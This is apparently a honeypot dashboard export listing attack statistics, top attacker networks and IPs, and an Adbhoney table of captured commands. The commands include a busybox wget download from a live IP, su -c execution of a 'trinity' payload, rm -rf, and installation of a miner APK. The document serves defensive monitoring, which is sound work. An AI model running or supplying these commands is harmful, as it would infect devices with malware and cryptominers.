


Attacks Bar - Dynamic



Unique Src IPs 62

1,960


Attacks Histogram - Dynamic




Attacker Src IP Reputation - Dynamic



Attacks by Country - Dynamic




Attack Map - Dynamic



zoom: 0.53

Elastic Maps Service, OpenMapTiles, OpenStreetMap contributors

Attacks by Country Histogram - Dynamic



Attacker AS/N - Top 10 - Dynamic

AS	ASN	Count
51852	Private Layer II	294
209605	UAB Host Balti	121
51396	Pfcloud UG	108
399045	DEDIOUTLET-1	101
201814	MEVSPACE sp.	83
14061	DIGITALOCEAN	56
4134	Chinanet	54
50580	Mario Network	54
396982	GOOGLE-CLOUD	48
3462	Data Communi	38

Rows per page: 10 < 1 >

Src IP - Top 10 - Dynamic

Source IP	Count
141.255.160.2	294
141.98.11.79	117
104.167.221.2	101
185.16.39.146	83
154.213.184.1	75
45.200.149.21	54
167.71.16.96	51
34.78.1.92	40
114.36.163.19	38
121.235.197.2	38

Rows per page: 10 < 1 >

Adbhoney Input - Top 10

Command Line Input

cd /data/local/tmp/; busybox wget http://45.88.88.43/v

rm -rf /data/local/tmp/*

chmod 0755 /data/local/tmp/nohup

/data/local/tmp/nohup /data/local/tmp/trinity

/data/local/tmp/nohup su -c /data/local/tmp/trinity

am start -n com.ufo.miner/com.example.test.MainActivity

chmod 0755 /data/local/tmp/trinity

pm install /data/local/tmp/ufo.apk

pm path com.ufo.miner

ps | grep trinity

Rows per page: 10 < 1 >

Adbhoney Samples - Top 10

Captured Samples

dl/5099d27284c2257d2983450585cbd4bede6475519755508047

dl/07306a572bd37c316cddb9c879b43ad6050d2db6cb89f6aeaff0

dl/340c8464c2007ce3f80682e15dfafa4180b641d53c14201b9295

dl/3b89545a62715dfdbb0d0c3962f2434a30c62d59a7cd25ff072b

dl/53387271b6d33d927f12d1c1d93a979b480d9a436b41804ee21

dl/36ca93237cf21212b28804e12485505c0cd7f66bec26dacab9e4

dl/473d55115d57e6e60216f4b87c0806a12305e74ebefd741678b

dl/9fa54f6f6aa6a78407c31f19bee73e97bd6eb4527c54baf023ad2

dl/413420dc02fc218e797cab4caf7ce59b96cc534f279a8719ca3a1

dl/5b3785ea4f96cec4dd504b972fac866db00b40288d5bac277d71

Rows per page: 10 < 1 >